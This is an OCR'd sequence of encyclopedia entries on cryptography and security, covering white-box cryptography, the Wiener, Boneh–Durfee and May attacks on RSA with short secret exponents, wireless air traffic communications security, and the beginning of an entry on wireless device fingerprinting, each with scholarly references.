In recent works, Alpirez Bock et al. (2020a,b) propose further white-box security notions with a focus on the use-case of mobile payment. They formalize the notion of *hardware binding* (aka device binding) for a white-box implementation of an authenticated encryption scheme. In a nutshell, such a white-box implementation makes use of a hardware module securely storing a master key. While the implementation can query the hardware module, it can correctly encrypt plaintexts. An adversary with previous access to the hardware module and permanent access to the white-box implementation should not be able to distinguish ciphertexts and/or produce a valid ciphertext once their access to the hardware module has been revoked. Whenever satisfied, this notion ensures that the white-box implementation is bound to the execution device holding the hardware module. These works further formalize the notion of *white-box key derivation function* (WKDF) with hardware binding for which a white-box adversary should not be able to distinguish the WKDF outputs from pure randomness once its access to the hardware module is revoked.

Application

White-box cryptography has traditionally been an applied topic in the sense that white-box implementations are meant to be implementable and to fit some constraints (e.g., the code size should be at most a few megabytes for

a smartphone application). Unfortunately, building such implementations while achieving the minimal notion of unbreakability has turned out to be very difficult for standard cryptographic algorithms.

Early White-Box Designs and Attacks

The first candidate white-box implementations were proposed for the DES and AES ciphers in the seminal works of Chow et al. (2002, 2003). The rough idea of these constructions is to express the implementation as a network of look-up tables which are composed with *random encodings*. Each table T in the original implementation is thus replaced by an encoded table $g \circ T \circ f$, where f and g are random bijections which are constrained to keep the computation correctness (specifically the input encoding f is the inverse of the output encoding g from an incoming table). This principle ensures that every intermediate variable x in the implementation appears in an encoded form $f(x)$, where f is a random bijection (generated at compilation time). Unfortunately, this approach is insufficient in the white-box setting and lets the door open to various attacks.

The initial "naked DES" white-box implementation was soon broken by Jacob et al. (2002) based on the observation that *differential fault analysis* (Biham and Shamir, 1997) is still possible on this obfuscated implementation. This led to the idea of composing white-box implementations with *external encodings*, typically applying linear transformations to the input and output of the cipher, to prevent this kind of (and some other) attacks. Although this idea slightly increases the attack difficulty, Billet et al. (2004) subsequently show how to break the AES implementation, and Goubin et al. (2007) and Wyseur et al. (2007) show how to break the DES implementation (both with external encodings). Those techniques are further extended and improved in several subsequent works. To get a sense of why randomly encoded table-based implementations fail to offer the desired security against a white-box adversary, one can, for instance, observe that this principle does not hide the collision behavior between different executions. One can indeed observe whether a collision $f(x_1) = f(x_2)$ occurs between two instances of a target encoded intermediate variable corresponding to two different plaintexts p_1 and p_2. This simple observation allows to mount efficient key recovery

attacks against this kind of implementations (even in the presence of external encodings).

Further attempts were made to patch white-box implementations based on (internal and/or external) encodings, but they were all broken sooner or later.


New Paradigm: Gray-Box Resistance

The lack of secure solutions in the scientific literature and the growing need for protecting cryptographic software have driven the industry to rely on homemade white-box implementations. The principle of *security through obscurity* – which is usually avoided – has hence been massively adopted by the industry in the matter of white-box cryptography. This situation has contributed to the emergence of *generic attacks* that apply to white-box implementations irrespective of their (secret) designs and which consist in translating usual gray-box attacks to the white-box setting.

This was first demonstrated by Bos et al. (2016) and Sanfelix et al. (2015) who introduced *differential computational analysis* (DCA). The principle of DCA is to apply *differential power analysis* (DPA) techniques (Kocher et al., 1999) to so-called computational traces composed of all the intermediate results of the computation (bus transfers, register allocations, memory addresses, etc.). Using this approach, Bos et al. (2016) break all the white-box implementations they could inventory in the public domain without knowing the details of their designs. The soundness of DCA against encoded table-based implementations was further analyzed in Alpirez Bock et al. (2019) and Rivain and Wang (2019). Another generic approach to break white-box implementations is to rely on fault injection attacks and in particular on differential fault analysis. Those attacks can be easily applied in the white-box model due to the full control of the adversary over the target implementation as demonstrated in Jacob et al. (2002) and Sanfelix et al. (2015).

In this context, practical white-box cryptography enters a new paradigm of security through (partial) obscurity with the primary goal of thwarting those generic *gray-box attacks*. The stake is to resist automatic attack tools, so that even in the absence of strong provable security, breaking the implementation means at least going through a reverse engineering effort that can be made very costly in practice. An emerging trend is hence to protect practical white-box implementations by applying classical side-

channel countermeasures (e.g., masking, shuffling) and redundancy with error detection/correction, together with empirical obfuscation techniques. The challenge with this approach resides in protecting these countermeasures against easy detection and removal from the code. Moreover, dynamic randomness generation, which is essential for many side-channel countermeasures, cannot be based on an external pseudorandom generator (PRG) which could be easily removed in the white-box model. As a result, the randomness must be pseudorandomly generated from the input plaintext, and this must be done in a way that is hard to detect by the adversary. Figure 3 illustrates the typical structure of a white-box AES implementation in this paradigm.



White-Box Cryptography, Fig. 3 Illustration of the gray-box resistance paradigm: typical structure of a white-box AES implementation targeting gray-box resistance

Several works have studied gray-box attacks and countermeasures for white-box implementations. In particular, the *linear decoding analysis* (aka *algebraic attack* in the white-box context) proposed in Goubin et al. (2017), Biryukov and Udovenko (2018), and Goubin et al. (2020a) can defeat any countermeasure which does not introduce enough nonlinearity in the

encoded variables (such as standard masking). Biryukov and Udovenko (2018, 2021) introduce nonlinear masking and dummy shuffling to thwart this type of attacks, which were also extended in Seker et al. (2021).

Let us further note that many of the above research works have been motivated by the *WhibOx contest*: an international white-box cryptography competition giving the opportunity to researchers and practitioners to confront state-of-the-art attackers (https://whibox.io/contests/) using their (secretly designed) white-box implementations.

Relaxing White-Box Cryptography

While the original goal of white-box cryptography is to compile a given (standard) cryptographic algorithm into an implementation which achieves security against a white-box adversary, and given the difficulty of achieving this goal, some works have considered relaxed scenarios. First-line works introduce new cryptographic primitives for which achieving incompressibility is possible. Other works have considered the help of a tamper-resistant hardware token.

Incompressible white-box primitives. Several incompressible white-box primitives have been designed (see, e.g., Fouque et al. 2016). These works refine the original incompressibility (aka *space hardness*) notion introduced in Delerablée et al. (2014) and propose incompressible symmetric cryptography primitives (block ciphers, RNG).

Using hardware token. Another direction to relax white-box cryptography is to tolerate the usage of a tamper-resistant hardware token with limited functionality. Goyal et al. (2010) show how strong obfuscation can be achieved for any Boolean circuit from a stateless tamper-resistant hardware token. Bootstrapping techniques for cryptographic obfuscation could also give rise to similar solutions. For instance, the scheme of Garg et al. (2013) relies on fully homomorphic encryption to securely compute an obfuscated program but still requires a secure obfuscation for the decryption of the result (which should also verify a proof of computation validity). This final step could be outsourced to a secure hardware token thus achieving strong obfuscation with a limited secure hardware token. Recent works of Alpirez Bock et al. (2020a,b) propose specific white-box encryption and KDF primitives achieving device binding (as introduced

previously) based on a secure hardware token and indistinguishability obfuscation.

Open Problems and Future Directions

The main open problem of white-box cryptography, which is sometimes referred to as the “existence of white-box cryptography,” is to build a white-box compiler (provably) achieving unbreakability (i.e., resistance against key extraction) for a standard cryptographic primitive or algorithm (for instance, AES or ECDSA). A positive and constructive answer to that question would be a breakthrough in applied cryptography.

As another worthwhile research direction, a lot remains to be done toward the formalization of weaker security properties capturing the gray-box resistance paradigm. While formal models exist to capture side-channel attacks, they are not well suited for gray-box attacks in the white-box context where, e.g., the adversary gets noise-free values of the intermediate variables. The unbounded tampering capabilities of the adversary are an additional challenge for such a formal model. Such a model should consider the lack of knowledge about the implementation (arising from practical obfuscation techniques), but this is not easy to formally capture. Yet, the definition of practically relevant weaker white-/gray-box security notions would open the way to new provably secure constructions which could strengthen the practical security of real-world white-box implementations.

As a final direction, one could try to optimize the partitioning between minimal tamper-resistant hardware and white-box software. Given the difficulty of achieving pure white-box security, this direction seems particularly promising for future applications of white-box cryptography.

Cross-References

AES
Copy Protection
Differential Power Analysis
Secure Element
Tamper Resistance
Traitor Tracing

References

Alpirez Bock E, Bos JW, Brzuska C, Hubain C, Michiels W, Mune C, Gonzalez ES, Teuwen P, Treff A (2019) White-box cryptography: don't forget about grey-box attacks. J Cryptol 32(4):1095–1143. https://doi.org/10.1007/s00145-019-09315-1
[MathSciNet]

Alpirez Bock E, Amadori A, Brzuska C, Michiels W (2020a) On the security goals of white-box cryptography. IACR TCHES 2020(2):327–357. https://doi.org/10.13154/tches.v2020.i2.327-357, https://tches.ia cr.org/index.php/TCHES/article/view/8554

Alpirez Bock E, Brzuska C, Fischlin M, Janson C, Michiels W (2020b) Security reductions for white-box key-storage in mobile payments. In: Moriai S, Wang H (eds) ASIACRYPT 2020, Part I. LNCS, vol 12491. Springer, Heidelberg, pp 221–252. https://doi.org/10.1007/978-3-030-64837-4_8

Barak B, Goldreich O, Impagliazzo R, Rudich S, Sahai A, Vadhan SP, Yang K (2001) On the (im)possibility of obfuscating programs. In: Kilian J (ed) CRYPTO 2001. LNCS, vol 2139. Springer, Heidelberg, pp 1–18. https://doi.org/10.1007/3-540-44647-8_1

Biham E, Shamir A (1997) Differential fault analysis of secret key cryptosystems. In: Kaliski Jr BS (ed) CRYPTO'97. LNCS, vol 1294. Springer, Heidelberg, pp 513–525. https://doi.org/10.1007/BFb0052259

Billet O, Gilbert H, Ech-Chatbi C (2004) Cryptanalysis of a white box AES implementation. In: Handschuh H, Hasan A (eds) SAC 2004. LNCS, vol 3357. Springer, Heidelberg, pp 227–240. https://doi.org/10.1007/978-3-540-30564-4_16

Biryukov A, Udovenko A (2018) Attacks and countermeasures for white-box designs. In: Peyrin T, Galbraith S (eds) ASIACRYPT 2018, Part II. LNCS, vol 11273. Springer, Heidelberg, pp 373–402. https://doi.org/10.1007/978-3-030-03329-3_13

Biryukov A, Udovenko A (2021) Dummy shuffling against algebraic attacks in white-box implementations. In: Canteaut A, Standaert FX (eds) EUROCRYPT 2021, Part II. LNCS, vol 12697. Springer, Heidelberg, pp 219–248. https://doi.org/10.1007/978-3-030-77886-6_8

Bos JW, Hubain C, Michiels W, Teuwen P (2016) Differential computation analysis: hiding your white-box designs is not enough. In: Gierlichs B, Poschmann AY (eds) CHES 2016. LNCS, vol 9813. Springer, Heidelberg, pp 215–236. https://doi.org/10.1007/978-3-662-53140-2_11

Chow S, Eisen PA, Johnson H, van Oorschot PC (2002) A white-box DES implementation for DRM applications. In: Digital Rights Management Workshop. Lecture Notes in Computer Science, vol 2696. Springer, pp 1–15

Chow S, Eisen PA, Johnson H, van Oorschot PC (2003) White-box cryptography and an AES implementation. In: Nyberg K, Heys HM (eds) SAC 2002. LNCS, vol 2595. Springer, Heidelberg, pp 250–270. https://doi.org/10.1007/3-540-36492-7_17

Delerablée C, Lepoint T, Paillier P, Rivain M (2014) White-box security notions for symmetric encryption schemes. In: Lange T, Lauter K, Lisonek P (eds) SAC 2013. LNCS, vol 8282. Springer, Heidelberg, pp 247–264. https://doi.org/10.1007/978-3-662-43414-7_13

Fouque PA, Karpman P, Kirchner P, Minaud B (2016) Efficient and provable white-box primitives. In: Cheon JH, Takagi T (eds) ASIACRYPT 2016, Part I. LNCS, vol 10031. Springer, Heidelberg, pp 159–188. https://doi.org/10.1007/978-3-662-53887-6_6

Garg S, Gentry C, Halevi S, Raykova M, Sahai A, Waters B (2013) Candidate indistinguishability obfuscation and functional encryption for all circuits. In: 54th FOCS. IEEE Computer Society Press, pp 40–49. https://doi.org/10.1109/FOCS.2013.13

Goubin L, Masereel JM, Quisquater M (2007) Cryptanalysis of white box DES implementations. In: Adams CM, Miri A, Wiener MJ (eds) SAC 2007. LNCS, vol 4876. Springer, Heidelberg, pp 278–295. https://doi.org/10.1007/978-3-540-77360-3_18

Goubin L, Paillier P, Rivain M, Wang J (2017) Reveal secrets in adoring poitras. a victory of reverse engineering and cryptanalysis over challenge 777. CHES 2017 Rump Session, slides. https://ches.2017.rump.cr.yp.to/a905c99d1845f2cf373aad564ac7b5e4.pdf

Goubin L, Paillier P, Rivain M, Wang J (2020a) How to reveal the secrets of an obscure white-box implementation. J Cryptograph Eng 10(1):49–66. https://doi.org/10.1007/s13389-019-00207-5

Goyal V, Ishai Y, Sahai A, Venkatesan R, Wadia A (2010) Founding cryptography on tamper-proof hardware tokens. In: Micciancio D (ed) TCC 2010. LNCS, vol 5978. Springer, Heidelberg, pp 308–326. https://doi.org/10.1007/978-3-642-11799-2_19

Jacob M, Boneh D, Felten EW (2002) Attacking an obfuscated cipher by injecting faults. In: Feigenbaum J (ed) Security and Privacy in Digital Rights Management, ACM CCS-9 Workshop, DRM 2002, Washington, DC, USA, 18 Nov, 2002. Revised Papers, Lecture Notes in Computer Science, vol 2696. Springer, pp 16–31

Jain A, Lin H, Sahai A (2021) Indistinguishability obfuscation from well-founded assumptions. In: Khuller S, Williams VV (eds) 53rd ACM STOC. ACM Press, pp 60–73. https://doi.org/10.1145/3406325.3451093

Kocher PC, Jaffe J, Jun B (1999) Differential power analysis. In: Wiener MJ (ed) CRYPTO'99. LNCS, vol 1666. Springer, Heidelberg, pp 388–397. https://doi.org/10.1007/3-540-48405-1_25

Rivain M, Wang J (2019) Analysis and improvement of differential computation attacks against internally-encoded white-box implementations. IACR TCHES 2019(2):225–255. https://doi.org/ 10.13154/tches.v2019.i2.225-255, https://tches.iacr.org/index.php/TCHES/article/view/7391

Sanfelix E, de Haas J, Mune C (2015) Unboxing the white-box: practical attacks against obfuscated ciphers. Presentation at BlackHat Europe 2015. https://www.blackhat.com/eu-15/briefings.html

Saxena A, Wyseur B, Preneel B (2009) Towards security notions for white-box cryptography. In: Samarati P, Yung M, Martinelli F, Ardagna CA (eds) ISC 2009. LNCS, vol 5735. Springer, Heidelberg, pp 49–58

Seker O, Eisenbarth T, Liskiewicz M (2021) A white-box masking scheme resisting computational and algebraic attacks. IACR TCHES 2021(2):61–105. https://doi.org/10.46586/tches.v2021.i2.61-105, https://tches.iacr.org/index.php/TCHES/article/view/8788

Wyseur B, Michiels W, Gorissen P, Preneel B (2007) Cryptanalysis of white-box DES implementations with arbitrary external encodings. In: Adams CM, Miri A, Wiener MJ (eds) SAC 2007. LNCS, vol 4876. Springer, Heidelberg, pp 264–277. https://doi.org/10.1007/978-3-540-77360-3_17

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_260

Wiener, Boneh–Durfee, and May Attacks on the RSA Public Key Cryptosystem

Glenn Durfee[14] ✉
(14) San Francisco, CA, USA

Definition

These three cryptanalytic results (cryptanalysis) show that the RSA public key encryption scheme is not secure under certain conditions on the RSA parameters.

Theory

To use RSA, one first chooses two large prime numbers$p$ and q. The public modulus is $N = pq$, and p and q are kept secret (modular arithmetic). A public exponent e and a secret (private) exponent d are chosen satisfying the RSA equation $ed = 1 \mod(N - p - q + 1)$. Typically, the secret exponent d is of approximately the same bit-length as the public modulus N, the public exponent e has a bit-length no greater than the bit-length of N, and the primes p and q are approximately the same bit-length. Because RSA decryption and signature generation depend on the length of the secret exponent d, it is tempting to use a short d to speed up these operations. However, in 1990, Wiener showed that if the length of d is less than one-quarter of the length of N, then there is an efficient attack that computes the secret exponent d from the public modulus N and public exponent e. This attack is based on the method of continued fractions (integer factoring). One of the countermeasures suggested by Wiener is to use a public modulus e much larger than N; as e ranges from N to $N^{1.5}$, shorter d are required for

this attack to succeed. Once e is greater than $N^{1.5}$, Wiener's attack provides no information about d.

In 2000, Boneh and Durfee showed a heuristic attack that recovers d from e and N when the length of d is less than 0.292 times the length of N. The attack uses ideas due to Coppersmith (2001) for finding solutions to polynomial equations using lattices. As in Wiener's attack, increasing the length of e decreases the effectiveness of the attack; the Boneh–Durfee attack works up to e close to $N^{1.875}$. The attack works for larger d when e is chosen to be much shorter than N. The attack also improves when the lengths of p and q are vastly different.

In 2000, Durfee and Nguyen showed a similar heuristic attack that recovers d from e and N in a variant of RSA that uses atypical ratios between the lengths of p and q as well as e and N. The size of d for which the attack succeeds is a complicated function of these ratios; see Durfee and Nguyen (2000) for details.

To enjoy the computational efficiency of a short secret exponent without exposure to the Wiener or Boneh–Durfee attacks, the typical countermeasure is to use short secrets for an RSA variant using the Chinese Remainder Theorem (CRT). In RSA–CRT, one chooses secrets d_p and d_q satisfying $eq_p = 1 \mod (p-1)$ and $eq_q = 1 \mod (q-1)$. RSA decryption and signature generation times depend on the lengths of d_p and d_q. If d_p and d_q are chosen to be of short bit-length, the efficiency gains due to short secrets can be realized without exposure to the Wiener or Boneh–Durfee attacks.

In 2002, May showed an attack that succeeds when d_p and d_q are small, provided that p and q are chosen to be of substantially different bit lengths. The ranges for which the attack succeeds is a complicated function of these bit lengths; see May (2002) for details.

Recommended Reading

Boneh D, Durfee G (2000) Cryptanalysis of RSA with private key d less than $N^{0.292}$. IEEE Trans Inform Theory 46(4):1339–1349
[MathSciNet]

Coppersmith D (2001) Finding small solutions to small degree polynomials. In: Silverman JH (ed) Proceedings of cryptography and lattices conference (CALC'01). Lecture notes in computer science,

vol 2146. Springer, Berlin

Durfee G, Nguyen P (2000) Cryptanalysis of RSA schemes with short secret exponent from Asiacrypt’99. In: Okamoto T (ed) Proceedings of ASIACRYPT 2000. Lecture notes in computer science, vol 1976. Springer, Berlin, pp 14–29

May A (2002) Cryptanalysis of unbalanced RSA with small CRT-exponent. In: Yung M (ed) Proceedings of CRYPTO 2002. Lecture notes in computer science, vol 2442. Springer, Berlin, pp 242–256

Wiener M (1990) Cryptanalysis of short RSA secret exponents. IEEE Trans Inform Theory 36(3):553–558
[MathSciNet]

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_301053

Winternitz One-Time Signatures

Hash-Based Signatures

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1489

Wireless Air Traffic Communications Security

Matthew Smith[15] ✉, Martin Strohmeier[15, 16] ✉ and Ivan Martinovic[15] ✉
(15) Department of Computer Science, University of Oxford, Oxford, UK
(16) Cyber-Defence Campus, armasuisse Science and Technology, Zurich, Switzerland

✉ **Matthew Smith (Corresponding author)**
Email: matthew.smith@cs.ox.ac.uk

✉ **Martin Strohmeier**
Email: martin.strohmeier@cs.ox.ac.uk

✉ **Ivan Martinovic**
Email: ivan.martinovic@cs.ox.ac.uk

Synonyms

Air traflc management security; Wireless avionics security

Definition

As with many parts of infrastructure, aviation uses a patchwork of systems which are in the process of being upgraded to digital equivalents. Many systems, old and new, lack security mechanisms, so they require alternative approaches to ensure safe operation.

Background

Aircraft and the aviation ecosystem rely heavily on wireless communications to ensure safe operation. From Very High Frequency (VHF) voice communications between the cockpit and Air Traffic Control Operators (ATCOs) on the ground to digital data links, a multitude of systems exist in civil aviation, each with their own purpose and technological underpinning.

Such a mix has evolved out of necessity; aviation is known for its ability to adapt after safety or physical security incidents in order to stop them happening again. As a result, it is one of the safest means of transport per mile travelled and has become progressively safer over time. However, this also means that systems in use today are either the same as, or derivatives of, those in use 20–30 years ago. In many cases, their roots can even be traced further back to military developments during the time of World War II.

Network security has only recently become a consideration in aviation system design. The vast majority of current systems lack fundamental security mechanisms, or when they do exist, they are often weak (Smith et al., 2017).


Modernizing Airspace: Analog to Digital

As the number of flights continues to increase, ever-more load is placed on the wireless communications used. Many links, particularly VHF voice, data, and some surveillance communications, are at capacity. To handle this challenge, aviation is in the process of modernizing its systems. Primarily, this is with the intention to reduce flight delay, increase fuel efficiency, and decrease emissions, while maintaining or improving existing safety levels. A large part of this effort involves around increasing the use of digital systems to replace or relieve the load on older ones.


Application

One example of this already deployed in modernized airspaces is Automatic Dependent Surveillance Broadcast (ADS–B). Existing radar systems come in two forms: Primary Surveillance Radar (PSR) and Secondary Surveillance Radar (SSR). PSR is a traditional form of radar which measures the reflection of high-energy pulses to determine objects in range. SSR is more modern and operates as a data link with ground stations

interrogating aircraft on 1030 MHz for aircraft status, to which aircraft respond on 1090 MHz, as illustrated in Fig. 1a.



(a) Illustration of Secondary Surveillance Radar Mode S operation.



(b) Illustration of Automatic Dependent Surveillance Broadcast over SSR Mode S.

Wireless Air Traffic Communications Security, Wireless Air Traffic Communications Security, Fig. 1 Representations of data link-based air traffic surveillance mechanisms. (**a**) Illustration of

Secondary Surveillance Radar Mode S operation. (**b**) Illustration of Automatic Dependent Surveillance Broadcast over SSR Mode S

Naturally, with many aircraft in the air at once, these channels become extremely congested. To help reduce the number of messages being sent, ADS–B instead has aircraft beacon their status on 1090 MHz, as illustrated in Fig. 1b. Not only does this reduce link congestion, but it also allows ATC to build a better situational awareness as ADS–B also embodies the switch toward satellite-based position reporting.

However, since ADS–B is based on existing legacy SSR technologies (for reasons which include compatibility and cost efficiency), it was deployed with no in-built security. Researchers have consequently found the system to be vulnerable to attack (McCallie, 2011; Schäfer et al., 2013). Furthermore, while many countermeasures exist, applying them is far from simple (Strohmeier et al., 2015b).

Challenges in Securing Infrastructure Systems

Even when security issues are widely identified, the steps required to fix them are different to other domains. A typical vulnerability disclosure cycle might occur over a couple of months, but in aviation this could stretch to years.

Mainly, this is due to the stringent testing and documentation requirements for systems. In order for a system to be used onboard an aircraft in an operational capacity, it must be certified to meet a standard. This process can take some months alone. Any changes to a system which might affect its operation will mean that it might need to be recertified. As a result, identifying and fixing a security issue takes much longer than for typical software and sometimes might require standards themselves to be adapted.

Furthermore, deploying updated software is hard. It requires aircraft to be taken out of service while engineers replace hardware or software. This not only takes time but is extremely costly. Rolling deployment also creates problems around interoperability, with different aircraft using a variety of versions, something aviation struggles with.

Indeed, these challenges are not unique to aviation. Any part of infrastructure which requires systems to conform to standards—transport or otherwise—will suffer the same problems in deploying patched software. It is important that system designers take this into account during the design stages, especially when global interoperability is desired.

Open Problems and Future Directions

In many cases, security mechanisms are needed soon—sooner than the time it would take to redeploy secure versions of existing technologies. To address this, research is looking at supplementary systems to the air traffic communication systems themselves, which might be able to provide security guarantees.

One promising method is to leverage crowdsourced data. Several organizations now exist to collect air traffic communications data, often done by exploiting the in-the-clear transmission of most of the data. Such networks can provide live data feeds from around the world, often with overlapping (and thus redundant) coverage. Assuming this network is built from many individual users, the risk of attackers colluding to subvert the network can be minimized. Such coverage allows a given aircraft to be observed from multiple locations at once.

This highly redundant nature of the network can be used to identify attacks. In the case of ADS–B, these networks form a type of multilateration; by comparing when signals arrive at different sensors, an estimate of the transmitter location can be made (Schäfer et al., 2015). Such approaches can also be applied to other key technologies like the Global Positioning System (Jansen et al., 2018).

Beyond this, several approaches exist which warrant further research and development. One area of promise is in physical layer security, which extracts physical properties of a given data signal and attempts to use them to check integrity or authenticity. An example of this is to measure the signal strength of a transmission and compare it to a model where the transmitters claim to be—deviations could indicate anomalies (Strohmeier et al., 2015a).

References

Jansen K, Schäfer M, Moser D, Lenders V, Pöpper C, Schmitt J (2018) Crowd-GPS-Sec: leveraging crowdsourcing to detect and localize GPS spoofing attacks. In: 2018 IEEE Symposium on Security and Privacy (SP), IEEE, pp 1018–1031

McCallie DL (2011) Exploring potential ADS-B vulnerabilites in the FAA's Nextgen air transportation system. Technical report, United States Air Force Institute of Technology

Schäfer M, Lenders V, Martinovic I (2013) Experimental analysis of attacks on next generation air traffic communication. In: International Conference on Applied Cryptography and Network Security. Springer, pp 253–271

Schäfer M, Lenders V, Schmitt J (2015) Secure track verification. In: 2015 IEEE Symposium on Security and Privacy. IEEE, pp 199–213

Smith M, Moser D, Strohmeier M, Lenders V, Martinovic I (2017) Economy class crypto: exploring weak cipher usage in avionic communications via ACARS. In: 21st International Conference on Financial Cryptography and Data Security, Malta

Strohmeier M, Lenders V, Martinovic I (2015a) Intrusion detection for airborne communication using phy-layer information. In: International Conference on Detection of Intrusions and Malware, and Vulnerability Assessment. Springer, pp 67–77

Strohmeier M, Lenders V, Martinovic I (2015b) On the security of the automatic dependent surveillance-broadcast protocol. IEEE Commun Surv Tutorials 17(2):1066–1087

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_301054

Wireless Avionics Security

Wireless Air Traffic Communications Security

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_52

Wireless Device Fingerprinting

Suman Banerjee[17] ✉ and Vladimir Brik[17] ✉
(17) Department of Computer Sciences, University of Wisconsin at Madison, Madison, WI, USA

✉ **Suman Banerjee (Corresponding author)**
Email: suman@cs.wisc.edu

✉ **Vladimir Brik**
Email: vladimir@cs.wisc.edu

Synonyms

Electro-magnetic fingerprinting; Radio fingerprinting; Radio-frequency (RF) fingerprinting; Radiometric identification; Radiometrics; Specific emitter identification (SEI); Specific emitter verification (SEV)

Definition

Wireless device fingerprinting is identification of radio transmitters using device-specific artifacts of their output signals, which are caused by natural variations of hardware properties. A device fingerprint, or signature, is a compact representation of such artifacts.

Wireless device fingerprinting is distinct from wireless *channel* fingerprinting, which relates to motion detection and position tracking of radio transmitters.

Background

Wireless device fingerprinting is based on detection of device-specific features in radio transmissions due to minor hardware impairments, which are imperfections that affect a transmitter's analog output signal without degrading its ability to communicate. A compact representation of the cumulative effect of such impairments on output radio signal is known as a transmitter fingerprint, or signature. Due to both technical and economic reasons, even digital transmitters manufactured using identical designs and procedures will have distinguishing impairments that affect the output of their analog components. In cases when fingerprints can be measured, are persistent and difficult to manipulate, they can be used to identify and track wireless transmitters.

